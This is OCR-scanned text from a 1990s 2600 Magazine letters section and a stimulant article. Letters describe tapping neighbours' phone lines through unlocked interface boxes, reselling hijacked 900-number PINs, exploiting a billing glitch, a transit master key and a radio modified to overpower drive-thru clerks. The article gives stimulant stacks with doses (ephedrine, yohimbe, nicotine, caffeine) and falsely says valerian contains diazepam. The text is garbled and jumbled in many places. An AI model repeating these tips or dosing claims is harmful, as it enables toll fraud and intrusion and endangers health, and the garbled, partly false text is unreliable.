after about 20 seconds or so, but then this process continued again - and I had another brief conversation with a strange voice on the other end. Sometimes a number would be busy, or keep ringing, and so I wouldn't talk to someone, but all told I must have heard dozens of voices on the line - old folks, children, teenagers, you name it. Memory fades but I know I asked some of the people where they lived, and I think they said it was a city that was fairly close to mine, but not the city that I was originally scanning. I could be wrong though. It's been ten years. It was the weirdest telephone experience of my life, and I will never forget it. I didn't want to hang up the phone, but after about a half hour of this I finally did. I thought that maybe the number I had originally called had something to do with this but I called it right back and nothing strange happened. This weird experience only happened one other time in my life, again when I was scanning a local exchange (this was about five years later). This time, it didn't last as long, as it disconnected the line after a few minutes.

So my question for you is what in the world happened here? Have you ever heard of something like this happening, and is there any book or thing you could recommend me reading to find out more about this phenomenon, or maybe info on how to repeat it?

Nett Words

Things like this used to always happen on older crossstak systems with ancient equipment that tended to break down and screw up more often than the phone company would ever admit. You might still be able to have that happen when software screws up, but we've noticed less instances over the years. On our old crossbar we would occasionally be connected to people who picked up their phone at the exact same moment as us. It wouldn't be hard to convince them that we were the operator and to not use the phone because of the "curfew" or to avoid using 7 5 for a while. You can hear Cheahire Cadist talking about people conversing through busy signals on the very first edition of Off The Hook (1/0/6/88), available from us on CD-ROM or on our web site (www.2600.com/offhook).

Dear 2600:

There is an ad in your marketplace offering Vol. 1-91 of your back issues for \$100. My new book is Volume 14, Number 3. How are these number systems related?

"Hack The Vow" - a good idea if you like jail time. I won't even go into all that's wrong with this article. It gets me someone get a free subscription and t-shirt for this garbage.

What kinds of articles are you not allowed to print due to your international shipping status? Would you be interested in a lockpicking article?

Silicon Wage

You've made a mistake that has been made since we first came out in 1984, though we haven't heard it in

a while. Those are TAP back issues for sale in the Marketplace (note use of the word TAP in the ad). TAP (originally known as TPD) came out between 1971 and 1983. We are not TAP! We are 2600. And, we should point out, we've now been around longer! As for what kinds of articles we print, it basically boils down to things that would be interesting to people who play with phones and computers a lot and who have a keen interest in privacy and technological advances. If you can make an article on lockpicking fit those criteria, go for it.

Dear 2600:

A few months back, I did a class project for my computer class that consisted of making a newsletter. Now I had a reputation as a hacker, so I decided to write a hacker newsletter. This was all fine and dandy, and I got a good grade. I was happy. Well, people actually liked what I wrote. They thought it was cool. People who were computer literate even found meaning in it. So, a guy asked me if I want to actually start to publish it... to actually distribute it to the public. Only one problem... I don't want the FBI showing up at my door. Is there any legal way that I can go about writing this, and still keep it within legal guidelines?

T.C.

Yeah, by keeping it within legal guidelines which is what we do. That means not holding back when explaining how things work, and how they can be abused. It means not publishing things for the purpose of committing crimes but to inform and educate. Good luck.

New Facts

Dear 2600:

I was at a Kinko's copy shop doing some self-serve copies and I accidentally knocked the key-counter off the workstand two or three times. After I made the first batch of copies, I had to redo two pages. When I went to the check-out counter, the key-counter only had two clicks on it. I figure when the counter hit the floor, it must have unlatched the reset mechanism.

Virtual-M

We expect lots of key-counter droppings at Kinko's.

Dear 2600:

Caller ID information is now displayed for calls originating from foreign countries other than Canada. For example, my Caller ID unit shows a call coming from 411-234-5678. The digits 411 are not a US area code, but the country code for Switzerland (41), city code for Zurich (1), and the local number there (234-5678). Since my Caller ID unit displays only 10 digits, I don't know whether the first digit of the country code or last digit of the local number would be truncated for calls originating in other parts of Switzerland. I don't know of any other countries that transmit Caller ID data

to the US. Calls from other countries still are displayed as "Out of Area" on my Caller ID unit.

Somewhere in Maryland

In addition to Canada, some Caribbean nations within our country code are sending Caller ID data. We've heard of instances where units that display name data are able to tell you the name of an overseas country had's calling when going through a USA Direct type of service but this is the first case we've heard of where the actual number has been sent from overseas.

Help Needed

Dear 2600:

I was wanting some advice, needing a hacker who could hack into my brain and get my mother out of there. Although the experience has been the tip of a lifetime, it's caused me to lose the things most precious to me. I wouldn't necessarily suggest it for the future. Any advice on how to get it to stop would be great! I'm not the only person this has happened to. Be careful who you talk to about what. That's my suggestion!

Head-aches in Arlington

Well, we're sure glad you chose to talk to us about this. Maybe now your mother will stop calling us.

Dear 2600:

Is there a way to hack my local car wash? It has a phone pad entry with a five digit code. The number is good for 10 days and can only be used once. I need help. I'm tired of paying for a service that should be free with the purchase of outrageous prices for gas but no they back on another five bucks just to squirt your car down with soapy water. I usually wash it by hand - I'm not lazy but birds always sit on it when it is clean and I like to run it through but don't like to pay for it. Help me please!

Kyle

If you can't hack out a five digit code while standing outside in the fresh air, you don't deserve a clean car.

Dear 2600:

I've got a real problem here. My truck was broken into right after Christmas and my one-year-old's toys, his clothes and food, along with juice and milk were stolen out of it. The beasts didn't take my tools my radio, or anything else in the truck - just my kid's stuff. That really pisses me off seeing from a kid I have a description of the car, make, model, color, year, bla bla bla. I was wondering if you could be so kind as to show me the way to tracking these trucks down. Do it for the children, man. I've tried searching the www but can't find it.

Jakob14346463526390210

Don't you have a gang of men with guns in your town who would round all the time? They usually take

an interest in this sort of thing. Plus they're a lot better equipped to handle crimes like this.

Dear 2600:

Please help. My sister-in-law had an extremely disturbing interruption last Saturday morning at 2:00 am as she was speaking to her son, whose car had broken down. 70 miles from home. He was on a cell phone, and she was at home on a hard-wired phone.

During their conversation, a man's voice announced that he was on an extension in the basement. He knew she was alone, and he was going to burn the house and kill her. Nasty stuff indeed. Her son became extremely upset, as did she of course.

After hearing this story, I told her that there is a good likelihood that someone in the vicinity of her son's cell phone was able to not only listen to, but transmit their conversation. Could you please let me know if this is possible? I have no interest in doing this, but would like to offer her this explanation, which would be much more comforting than hearing that there probably was someone in her basement. If this is possible, is there any way to block this intrusion in the future, or at least know that the intrusion is cellular and not land-based?

Thanks for your help! I am a fan of the discovery of weak points in systems, but certainly not when the goal is activity such as this.

JR

None of us see this kind of thing as a goal of any sort. There are several things you can do to figure out where this is coming from. Checking the basement obviously would answer some questions but we don't advise it while such a call is in progress. Of course, if you don't have an extension in the basement or don't even have a basement, you at least know you're somewhat safe. To determine which of the phones is being intercepted (and it's most likely not the cellular one from our experience), simply flash the switchhook (quietly) of the wired phone. If someone is on the extension, they will be there when you return. Many switches won't disconnect an incoming call when you do this but if you have 3-way or your switch allows you to turn off call waiting in the middle of a call, you should be able to get a clearer dial tone no matter what. And usually someone on your extension will seem very loud and clear. The most likely scenario is that someone has clipped into the landing from the outside, which is much more common than people think, as the next letter testifies.

Next Letter

Dear 2600:

Thanks for answering my letter about my 1-900 fiasco with AT&T. In the meantime, I had the chance to quiz a NYNEX field technician about how a string of 1-900 calls showed up on my phone bill. He demon-

strated by opening the gray network interface box in the basement (of my office building, picking two terminals at random (from a choice of 100 pairs) and getting a dial tone on his handset. He then explained that each pair of terminals in the box is connected to various phone lines in the rest of our building - so in other words, we could make phone calls on Joe Random's lines from this box in our own basement, we don't even need access to Joe Random's building. He also explained that the phone connector doesn't bother locking these network interface boxes because the field techs can't be bothered with fumbling with a ring full of padlock keys, so he demonstrated the common technique turning the knob open with needle-nose pliers and/or a pocket knife.

Sure enough, my old apartment building has a network interface box, not in the basement but on the outside of the building, on a busy street with no lock on it. The same NYNEX tech (who was actually a pretty cool kid - very helpful) explained that a few miles down the road there happens to be a larger network box out in the middle of nowhere behind a chain-link fence enclosure. Simply jump the fence, open the box (bring your pliers), and there's no need to bring a fancy headset because the newer network boxes have a phone jack to plug in a normal phone, pick a line, and start dialing.

This may not be news to experienced 2600 readers, and I realize your answer to my first letter basically summarized the same scenario, but I didn't realize how easily accessible these network boxes were. Best advice: let MaBell put a 1-900 block on your line the day you sign up. It may not be bullet-proof protection, but works in most cases. Incidentally, I also solved part of the mystery of why someone would call a 900 number repeatedly and hang up: some 900 numbers give the caller a PIN number. They then call a 1-800 number and enter the PIN number that is valid for 30 minutes of sex-dial jolts. One scam is to hijack Joe Random's phone line to collect a slew of PIN numbers, then take an ad out in a local paper and sell the unused PIN numbers.

Kurt

Glad we could help. But you really lucked out with that NYNEX tech. If there were more honest employees like that who explain how things really work to the customers, we'd all be in better shape.

Reactions

Dear 2600:

In response to Jorano's letter (Volume 14, Number 3) who said he has ingested 2600.com, the only one you should be ashamed of is yourself! I hacked into someone else's online and used his account to access the 2600 web site, so if you are trying to trace me, you are out of luck! That's what real hackers do. So good luck trying to find me. By the way, if you fingered

2600.com users, I finger you! (Drawing of raised middle finger)

The Mad Hacker

We have our work cut out for us, don't we? To put it nicely, you have been misinformed. Fingering a site does not give you a list of people accessing their web page. It gives you a list of users on the system (i.e. people who work on the magazine. And we don't care if people finger us which is why we didn't turn it off. If you are concerned about how much info the people whose web pages you visit can get on you, we suggest visiting www.anonymizer.com and looking at the "Who Are You?" section.

Dear 2600:

Just wanted to tell you that I really enjoyed your site on the Secret Service. In fact I consider it to be one of the most thorough sites I have come across on the web. There is not much public information on the United States Secret Service and I found your material to be both factual and informative. In fact, I showed it to a friend who recently retired from the "SS" and he couldn't believe that your info was on the internet. Bravo 2600 for a job well done. I was wondering if you had any plans to update the information.

Lee

Our primary concern is the magazine and we update the web pages when we can. As for this page in particular, if there are people out there who would like to supply indices, we can add them. An interesting fact about our Secret Service section is that every now and then we get an inquiry from someone who's looking for employment there! The level of intelligence required to send your resume to a bunch of hackers you somehow believe are affiliated with the Secret Service is indeed a marvel to behold.

Dear 2600:

First, it should be noted that I wear glasses, and it could be said that my vision is sub-optimal. However, would I be correct to assert that it appears that you have placed a U.S. Senator on the cover of your "Special Spooking Issue?"

phreakout

No, that's the entire source in a composite photo.

Dear 2600:

That cover is very funny - it is a cross between Wired and National Geographic.

TP

But when you think about it, are they really that different?

Dear 2600:

As former "ham" radio operator turned hacker, I'd like to comment on the "Fast Food Plum" article in the summer issue. First of all, keep up all the good work! I

thoroughly enjoy reading the (mostly) technically accurate articles that are printed in your zine every season. However, there is a slight inaccuracy in this article: The

author mentions that the standard frequency pairing (offset) for the UHF band is 5 MHz. This is in fact true for the 440 MHz ham band, but not necessarily for the commercial frequencies above this band. Also, if you want to be a real dickhead about it, the repeater inputs on this band are normally 5 MHz above the outputs, not below. Going with the standard offsets for repeater inputs/outputs on the nearby ham bands, the offset for the 30-35 (about 10 m) band would be 100 MHz, and the ones in the 150's (above the 2 m Ham band) would be 600 MHz. Incidentally, on these "High Band" frequencies, some of the inputs would probably be lower than the outputs, some higher, as they are in the 2 meter band. This is mere speculation, though, as the commercial bands have no particular reason (technical or otherwise) to conform to the standards set by amateurs.

Also, I'd like to suggest a particular radio to use if one is to actually perform these pranks: The Alimco DJ-F1 I model would be ideal. This radio is not a dual-band rig as the author of the article suggests, but in my experience, most fast food restaurants (at least in my area) are in the commercial band just above the 2 meter ham band for which this radio is built. The DJ-F1 can handle PL (subaudible) tones and has a "tone squelch" feature built-in. In addition, this radio can be easily (by easily, I mean cutting a single wire inside the unit) modified to transmit out-of-band. The radio comes as a 2 watt unit with the internal battery-pack, but can also be upped to 5 watts when supplied by a 12 V power source (which is more than enough output power to overpower the clerk from even 1-2 miles away).

Finally, I'd like to comment on the Bernie S. situation. As a resident of Delaware County, Pa. and having been arrested on pretty much the same charges as Bernie in a town about 5 minutes away from Haverford, I can appreciate more than most the gross injustices that occurred. I only got probation, community service, and some fines for my " theft of services," but I realize from looking at Bernie's situation that things could have been a lot worse (especially since I was carrying a red box when I was apprehended and the Secret Service did get involved in my case). It's scary that in a supposedly "free" society, people have to be harassed in such an inhumane manner before those in power actually wake up and end such nightmares. Being treated like a petty criminal is one thing, but being dealt with in the same manner as a hardened murderer is yet another. And yet the oppression continues....

H.M. Murdock

Dear 2600:

I was recently on the IRC channel #e when I noticed someone using the nickname "Murdock". I asked them about it, and they claimed to be the son of Kevin Whi-

nick. A few minutes later he said it was "time to go back to his cell" and logged off. The fact that someone can pretend to be Kevin Mitnick, or his son, and has the audacity to do so, contributes to the downfall of the computer underground.

The fact that someone takes IBC so seriously contributes to their own downfall.

Dear 2600:

In the current issue of 2600, a reader "bryan" sends a letter describing silliness at the Brewer Academy where the faculty has decided to ban the Kestell resource editing tool for Macintosh computers. The act of gaining administrator access and deleting accounts has no relation to a resource editor and is quite silly.

Beyond silly is the fact that a student can be expelled with possession of the software alone. As a professional in the Macintosh software industry, I find this ridiculous. Kestell is an indispensable tool for anyone who codes software for the Mac OS, and an educational institution banning it just reveals their ignorance to the situation.

You asked for feedback from a knowledgeable Mac OS person and you have received it. I would be happy to answer any questions for the Brewer Academy administration in regards to this matter.

Dear 2600:

After hearing about your website by accident, I took the chance to check it out. I was very impressed. I have since canceled my subscription to *Newsweek* and sent off for a subscription to your magazine. Keep up the good work.

They really hate when people do that.

John b Cannon

Dear 2600:

On the Wal-Mart article: pretty basic stuff. Not bad, but... K-Mart has a way of calling out which deals with extensions. I'm positive that Wal-Mart has the same. From what I understand, though, it varies from K-Mart to K-Mart (the K-Mart corporation has not been serving for the same uniformity that Wal-Mart has... boo hoo), as some have their eight numbers followed by four, but others reverse this. I used to have the card that told how to do this. I'll write as soon as I get it back. There are also extensions at our local K-Mart that even the employees don't know about. The listing on the phone goes up to 500, yet strangely, as the bigger regional managers have been coming in (they're remodeling) more and more extensions pop up. One other thing: does anyone know if there's a backdoor password for the Create-A-Card system?

We'd be happy if we could just bypass the card-word restrictions.

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2600 Magazine

Winter 1997-98

Dear 2600:

I've been reading your magazine for nearly a year now. Keep up the good work and I hope you're able to solve your financial problems. Right now I'm sitting here listening to "Off The Hook" 12/23/97 and all this talk about cellular just reminded me. I have a "junk up and go" American Cellular package (pre-paid cards) and go. Monthly \$60. I noticed something strange. Usually voice message comes on telling me how many minutes I had left. On many occasions, always around 1 am when I made a call, the notification of my remaining minutes was absent. After a few times of this happening I decided to write down my remaining minutes and check it next time I got the remaining minutes message. They matched! I wasn't charged for the calls made when I didn't get a remaining minutes message. So I took full advantage and called a few friends out of state. This happens rather sporadically. Some nights it works and some nights it doesn't. I'm not aware nor have I been notified of free calls after a specified time. I'm curious as to why this happens. Any ideas?

Obviously a glitch of some sort. Perhaps someone with more knowledge as to the internal workings will write up an article.

Dear 2600:

In this article about hacking Wal-Mart, I noticed he said to dial #96 to activate the PA system. In the store I worked at, you could dial 17 to activate the PA system. I have never heard of #96, not that I doubt it, but it was always 17 in my store. Just in case #96 doesn't work for you.

Dear 2600:

My local Wal-Mart uses #71 for the PA, not #96, as stated in *Secrets of Wal-Mart* (vol. 14, no. 3). This makes it seem as if they can change the number for the PA, but I think if they could, they would've long ago, on account of the large amount of abuse it's taken.

Dear 2600:

In your Summer '97 issue, Seraf writes what could be a potentially interesting article on the Portezza encryption technology. Unfortunately, the pistons his article with the usual unfounded ranting against DES. He presumes that since NSA had input into DES, it is thereby ruined (by the supposed insertion of a "backdoor"). However, he presents no evidence of this, instead apparently relying on us to be scared of the NSA hegemony.

Apparently, Seraf is not familiar with the literature regarding DES cryptography. Since the early 1990's, it has all uniformly indicated that in fact, the NSA involvement in the design apparently strengthened DES against differ-

ential cryptanalysis. The original work on DES was done by IBM, and submitted to the U.S. Government in response to a request posed in the Federal Register. When IBM's proposed encryption algorithm was returned, the authors found that NSA did this by modifying the S-boxes. Subsequent analysis has shown that the modification improved the encryption provided by DES.

"What are S-Boxes?" you might well ask. I suggest that the interested person obtain a copy of *Applied Cryptography* by Bruce Schneier, which has more about crypto than most people would ever want to know. If Seraf had read this before writing his article, especially pages 278-294 of the second edition, he would not have made such an obvious blunder. And, by doing a little more research, he might have also found out that the Fortezza/Clipper/Skyjack chips are very tamper resistant, designed to resist reverse engineering by foreign governments. I think that Seraf will find that he's out of his league.

Dear 2600:

I've always understood hacking as something without a purpose or a cause. But after seeing what you guys did to the page of East Timor, the airline, etc. I changed my mind. I wanna take part. Please send me further info on how to join you.

Dear 2600:

We're glad you were inspired. But becoming a hacker isn't like joining the army. It takes time and passion to develop the skills and a lot of people don't have much of either. We hope you stick with it.

Dear 2600:

Readers might like to know that Phranx's Drak3's mysterious little device, which he terms "The Bear" in his article *Hacking FedEx*, is nothing more than a SecurID card or some similar unit. These devices are part of a user authentication scheme based on challenge/response - the most popular version is made by Security Dynamics. Information on their product is at <http://www.secure.com/>

Dear 2600:

Well, you guys said you wanted stories about SS abuse of power, breaches of civil rights, etc. Check out the book *Underground* by Stelute Dreyfus. It's an Aussie book but it contains lots of stuff on the American, Canadian, and UK feds as well... highly recommended for anyone with an interest in hacking/creating/philosophy/everything else. The book can be ordered from the pages, but you could probably get a copy from a local bookstore. The URL is www.underground-book.com.

Dear 2600:

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Croatian Hacking

Dear 2600:

It was a weird day. On the very same day that MCI announced it would be bought out by WorldCom, I went to Barnes and Noble looking for computer mags. Browsing through the shelves, I saw a whole stack of 2600 magazines. "Holy shit," was my first thought. Glancing around I look one and paid for it (in cash). I went home, read it, and thoroughly enjoyed it. I previously thought 2600 was just a group of preachers, but I couldn't be more wrong. So anyway, in response to your news item on the three Croatian teenage hackers, I am mildly (and pleasantly) surprised. I happened to be in Zadar this summer, and what I saw there did not look like a hacker's nest, and what I saw there did not look like a hacker's notice an abandoned building here and a burned building there on the outskirts. Then when you move into town, you remember that this was war territory. The machine gun holes and mortar shell points-of-impact are very evident on the sides of apartment buildings where people live today. Roads are missing on some buildings. On others there are no walls. In a city where time seems to be at a standstill (after all, the fighting took place in 1993 and this is 1997), you can see the "Silicon Valley" sarngs. The computer controlled t-shirt silk screen businesses, the advertisements for www.computer.hr, the local ISP in short, those kids should be careful about how far they go, but at the same time, commend for trying and exposing the government's denial policies. Let that be a reminder that technology can crop up in the unlikelyst of places.

Dear 2600:

I was wondering if anyone knew anything about MUZE. MUZE is a program they have at music stores run out of these booth type things. It's like a big electronic catalog of music. They really just have a computer inside running a DOS program. I know this because one day I was walking through my local mall and it was in DOS. I put it back in the program before realizing that I should have checked any files it came with to see how to get back out. If you could get out, there are many interesting possibilities - nothing that would cause any harm, but it could just piss some people off. Like deleting the hard drive or editing the reviews. If you can help me out, please do.

Dear 2600:

Deleting the hard drive just might possibly cause some harm.

Critique

Dear 2600:

You act as though you are allowed to break into people's personal property and that the U.S. government has no right to enforce the laws it makes. You make me

sick. Open your eyes and look at the real world. I hope you all go to jail when you commit a crime.
 "I regret that I have put one life to give for my country," Nathan Hale

We regret that you can only die once too.

Meetings

Dear 2600:
 For the last month and a half, I have been planning to start 2600 meetings in my town. All the publicity has been done and the meeting is set. The problem is that my mother doesn't want me to go - I can't tell her I planned it, but I need to be there. How can I get her to change her mind?

XXXXXX

We put x's over your fake name so that nobody could ever figure out who you really are and just you about this for the rest of your life (or heirs, depending on how upset it got you). Your parents should be proud of you for organizing something in the first place. But keep in mind they watch TV and they probably believe everything it says. Those are the images you will have to dispense. Perhaps showing them our reading guidelines (available by emailing meetings@2600.com) might be enough to sway them. Failing that, consider the unthinkable - bringing them along! It happens a lot more often than you think and we find a diverse crowd makes for a much better gathering. People who go to meetings just to hang out with their friends are missing the point of them. Plus it can never hurt to have big people around when the security guards start getting thicky.

Dear 2600:

We recently attended a 2600 meeting in Dallas. We were surprised to see only small children who knew nothing of importance and had little discretion as to the purpose of the meetings. We propose a new meeting location in Lewisville, TX. This we hope will increase the local following and adult attendance or at least those of us who are out of the seventh grade. We will anticipate a direction from you on both and matters.

The Prisman and Cybriing

First off, you mailed us this letter in all caps and it was really annoying. Second, rather than run away from these "small children," why don't you stick around and share your ideas with these people? They might even thank you something.

Boston Transit

Dear 2600:

Fairly recently (a few years ago), the MBTA, Boston's train system, began implementing some pretty high tech, new, stainless-steel colored trains onto the Red Line track. This is the train line that goes from

Brantree/Mattapan to Park Street and then to Alewife station. Anyway, these trains have two large computer displays in the cockpit that I have only been able to see over the shoulders of unsuspecting MBTA operators. But it looks to me like it's a really big version of those computers that they put in cars (with perhaps a few interesting functions). It seems to, in its default view, display the next stop, the stop that the train just departed from, current problems with the train, and what the eventual destination of the train is. But this onboard computer seems to have some other interesting functions because it has writing on the screen that's far too small for me to read through the window, especially because the color is inverted. The screens are 11 inch amber LCD's in the conductor's compartment on the new trains. I once ran into a partially drunk former T guard (or so he said) on a Red Line train bound for Brantree and he told me that the computers that run all that DSP (text to voice processing to announce the stops and stuff) and the rest of the train functions are mounted below the single seats at the end of the trains. Anyone who rides the Red Line will know of these seats because, unlike the rest of the seats on the train where the floor is just open, this seat is on top of a stainless-steel box with vents on the side, and the other trains don't have these boxes. Does anyone who lives in Boston know anything interesting about these trains? They seem to be made by a Canadian company called Bombardier, based in Quebec. I'm going to try to find out more about them, but I'd be interested in hearing what anyone else has to say.

Interesting fact: A friend of mine found (on the floor, in a church of all places!) an interesting looking key, old fashioned type, you know, long round stem with a roundish end piece and a little squarish thing sticking off the other end, the kind that's used to lock the doors on old Victorian houses - the classic "key." Anyway, we've discovered that this is the master key for most MBTA trains. It will open the conductor's booth on the train from the outside with it. You can go between cars on the Red Line with it. The key seems to fit on the other access ports on the train. You can go between cars on the Red Line with it. The key doesn't turn. This includes the access port for the computer and the conductor's booth. I'm going to see about getting a copy made of the key before he loses it. And, by the way, a few weeks after we started exploiting this key (mostly to just explore the content of the conductor's booth and to ride between cars over the Harvard Street bridge), signs started coming up around the MBTA stations announcing that a key upgrade is taking place and some of the locks on the Green Line conductor's compartment doors have been changing to the more conventional tumbler based kind. Remember, curiosity is key, don't steal anything!

Anonymous in Boston

Norwegian Pajphones

Dear 2600:

I have just been visiting your web site, and I especially noticed your collection of pajphone pictures. Of course, I had to see if you had any pictures of pajphones from my home country, Norway, which you certainly had. I noticed your comment about the "strange" keypad. The keypad are designed for compatibility with handheld calculators - that is why the numbering starts from the bottom.

This is not the only strange thing about pajphones, or phones in general, in Norway. When the old type of phones with a dial were introduced in Norway a long time ago, there was a mistake made. The numbering order on the phones for Oslo (the capital) was different from the rest of the country. It was not possible to redo this because of the enormous costs. The result was that phones from Oslo could not be used in the rest of the country and vice versa. Instead, the phone company just named the two types of dialing systems X-nummering and Z-nummering.

Joelstein Nygaard

We'd firmly believe the people who made that mistake came to this country and founded NYNEX. Either that or they became telecommunications administrators in a university.

Information

Dear 2600:

Seeing the renewed interest in the AUTOMON, it might interest the readership to know that directory assistance for the Defense Switched Network can be reached at 1-580-215-7111.

Dr-Seuss

And they don't have a very good sense of humor.

Dear 2600:

Barnes & Noble is discussed in letters in Volume 14, Number 1 and Number 3. In 1984-85, I wrote the original version of their inventory control software. Please note that my knowledge is old and modifications have been made to the system since I worked on it. The inventory control system was (S&P) called WordStock. It is maintained and sold by WordStock, Inc. of Watertown, Massachusetts. WordStock is one of the most popular inventory control systems for book stores and is installed in many bookstores around the world. The version for Barnes & Noble has undoubtedly been customized to some extent.

The system is written in C and runs under the excellent QNX operating system. QNX is a very efficient,

Unix-like OS maintained and sold by QNX Software Systems Ltd. of Kanata, Ontario, Canada (www.qnx.com).

Bookstores mostly sell books so the WordStock database uses the ISBN (a unique number assigned to every published mainstream title) as the primary key for its product database. Each product has an associated record with many book-related fields, such as title, author, and publisher.

Bookstores also sell non-book products, however, and these products don't have ISBNs. WordStock handles this by allowing the store to create their own product codes, which are simply the letter "X" followed by an integer. The "X" tells the system not to do standard ISBN validation (for length and check digit) on the product code.

Black Jaguar points out that entering the ISBN number X30 at his/her Barnes & Noble displays the year's coffee sales. This is an example of a non-book product. The reason that the coffee has an author and the title is that all products have these fields. It's a bit kindy for non-book products, but it gets the job done.

Stores do not have to assign product codes in any particular order, nor do they have to be contiguous. Most stores do, in fact, use the lower integers to handle common non-book products, just to make them quicker to enter. But if a store is selling, say, a large line of greeting cards, and they want to track each card individually, they might use the greeting card manufacturer's codes for the cards as product numbers, and these could be many digits long.

Because of this, merely searching the low "X" product codes may not find you all the non-book products. More efficient would be to switch to the product database screen, go to the first product (presumably "X1"), and then step through the product database.

Eric Albert

Thanks for writing and sharing the info.

Criminal Actions

Dear 2600:

Has this happened to anyone else out there? I was searching around in those text-based MUD games they have everywhere and ran into a slight problem. Most everyone knows that in order to run these games you have to be logged to some really strange ports. On most pages, they give you direct links to the game. (i.e., telnet://chess.kosmos.com:4001) I ran into a game page which didn't have a direct link to the client session. The game looked pretty good from the description, so naturally, without a direct link, I ventured to their url to see if they directed you to the game. This is what happened. The screen read: "You have attempted to log on to a server not open to the general public. These terminals

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
Hackers love caffeine. And Ephedrine. And anything legal or otherwise that promises to keep you up, alert and *eleer*. Ever wonder why your last Jolt didn't wire you as much as your first? Ever try to solder an IC after a couple of Mini-Thins? Well, read on. Remember, if you're sleeping, you're not hacking. And if you're not hacking... what the hell are you doing?

Basic Biology

Most, if not all, stimulants work on the sympathetic nervous system (SNS). This is your fight or flight system. Adrenaline (epinephrine), Norepinephrine (Norepinephrine), and Dopamine are the major neurotransmitters of the SNS. A neurotransmitter is just a chemical that transmits a signal. Different stimulants either mimic, block, or prolong the actions of these neurotransmitters. Methylxanthines (Caffeine and theophylline in tea) cause an increase in a chemical (cAMP) within cells that mediates the effects of the SNS. Ephedrine mimics epinephrine as well as causing the body to release its own epi. Cocaine blocks the destruction of dopamine, norepinephrine, and serotonin (another neurotransmitter), allowing prolonged action of these neurotransmitters. Got all that? Now on to the practical uses....

Caffeine: Breakfast of Champions

Just about everyone uses caffeine. Either from coffee (100mg/8oz), tea (80mg/8oz), soda (40-60mg/8oz or 100mg/8oz Jolt), or those funky yellow tablets (100-200mg). The effects are identical and dose dependent.



Hack Your Head: Stimulants For The Uberhacker
by Met@nK@ph

Ephedrine: Herbal X, Mini-Thins, and Primatine Tabs

Yes, all the above contain ephedrine (the chemical) or ephedra (the herb). Ephedra contains 0.75 - 1.0 percent ephedrine. With the effective dose of ephedrine being 25-50mg, the effective ephedra dose is 300-600mg. As with most herbs, the absorption of ephedra is pretty crappy. Eating a high protein meal with the herb will keep them in the stomach longer allowing for better absorption. You can also boil the herb in lemon juice, the alkaloids (the good stuff) tend to heat stable and soluble in a weak acid. Tolerance to ephedrine of caffeine and/or aspirin. Aspirin inhibits prostaglandins which in turn inhibit one of ephedrine's mediator chemicals (Adenylyl Cyclase).

dent. Don't buy into the idea that natural is better. Guaraná, Goto Kola, Yerba Mate, and Cola Nuts are all caffeine. Expensive caffeine. Effective dosages range from 100-300mg with the toxic dose (where the bad side effects predominate) at about 600-1000mg. Tolerance develops quickly due to an increase in the level of enzymes which destroy the caffeine and its mediator (cAMP). So how do we avoid this? Take it less often. That sucks - anything else? Grapefruit juice. The bitter bioflavonoid Naringin in the grapefruit juice inhibits the enzyme that destroys caffeine, but *not* theophylline. It also prolongs the time that caffeine is active by 30 percent or so. As a side note, canned grapefruit juice contains more Naringin. Mo bitter = mo better.

Other Assorted Goodies

Yohimbe: Yohimbe, the herbal form of Yohimbine, is also moderately stimulatory. No, it doesn't increase testosterone or libido. It does block the feedback loop that regulates epinephrine levels. This causes more epinephrine and norepinephrine release. Absorption of yohimbe is particularly crappy. Works *really, really* well with ephedrine. Also, if any of you ephedrine popping males notice any difficulty with... ah... er... "wood," then Yohimbe may be for you. It reverses ephedrine nasty side effects "down there."

Phenpropionolamine: This active ingredient of Dexamtrm is chemically related to norepinephrine. It primarily decreases appetite. Not a good choice, as any caffeine taken with it causes massive increases in blood pressure. Comes in 25mg tabs of 75mg time release tabs.

Ginseng: Crap. The panax species (all but the Russian variety) are estrogenic. What the hell is that? It means that if you keep taking it you can develop breasts. Knockers. Yabooos. Also increases blood pressure.

Choline and DMAE: Supposedly increases ACh, a neurotransmitter involved in muscle control. Haven't tried it and have heard mixed results.

Tyrosine: The precursor to epinephrine, norepi, and dopamine. When I notice that ephedrine isn't working for me, I take 500-1000mg per day for a week or so to rebuild the epi stores. Tends to be only mildly stimulatory on its own.

Nicotine: No, I don't smoke. I have used the 3mg Nicoderm patch to good effect. The 5mg tends to make me sick. Average cigarette contains 4-6mg nicotine.

Valerian Root: An odd one. Contains methyl-Diazepam aka Valium. As in the tranquilizer. So what the hell is it doing in an article about stimulants, you ask? One nice side effect of a low dose (one capsule) is a huge reduction in the jitters associated with caffeine and ephedrine. A must for delicate electronics.

Gingko Biloba: God, I love this stuff.

Contains ginkgosides that increase the perfusion (amount of blood flow) of the brain. I've found it particularly useful for "focusing attention" and as with Valerian, for reducing caffeine jitters. Dosages of 120-160mg (three tabs). Can cause a headache if you're prone to migraines.

Toxicity: How Not To Kill Yourself

Don't use any of these if you're on MAO inhibitors (a kind of anti-depressant). These inhibit the enzyme that destroys the stimulatory neurotransmitters. Also, don't OD on the mini-thins. Tissue saturation (the dose where all tissues are getting the drug) occurs at around 35mg ephedrine and at around 300mg caffeine depending on your weight. Anything higher just increases the side effects.

The Bottom Line

My stack for full bore Psych without regard to hand-eye coordination: Caffeine 200mg, Ephedrine 25mg, Aspirin 325mg, Yohimbe 2 tabs, all washed down with 12 oz grapefruit juice and a high protein meal. I like peanut butter because of the extra fat. This will tend to hit in about 45-60 minutes.

If I'm soldering or need to decrease jitters: Ephedrine 25mg, Caffeine 200mg, Aspirin 325mg, Gingko Biloba 3 tabs, and Valerian Root 1 cap. Again I take it with a high protein meal.

When the ephedrine stops working I go with: Nicotine 3 mg and Tyrosine 1000mg for about a week.

The effects of caffeine last about 2-4 hours, 3-5 with grapefruit juice. Ephedrine effects last 6-8 hours. Re-dosing should be done every 3-4 hours with caffeine and every 6 or so hours with ephedrine.

That's pretty much it for the legal stimulants. If there is interest I can go into import meds and the like. Have fun, don't kill yourself and stay *eleer!*

The writer is a chiropractic student with a background in pharmacology.



I'm not some kind of stinking C programmer. At best, I can be called a scripter, and compilers give me the willies. To top it all off, I'm a Mac user. This places me square in the middle of the "non-cracking bozo" demographic.

Bullshit.

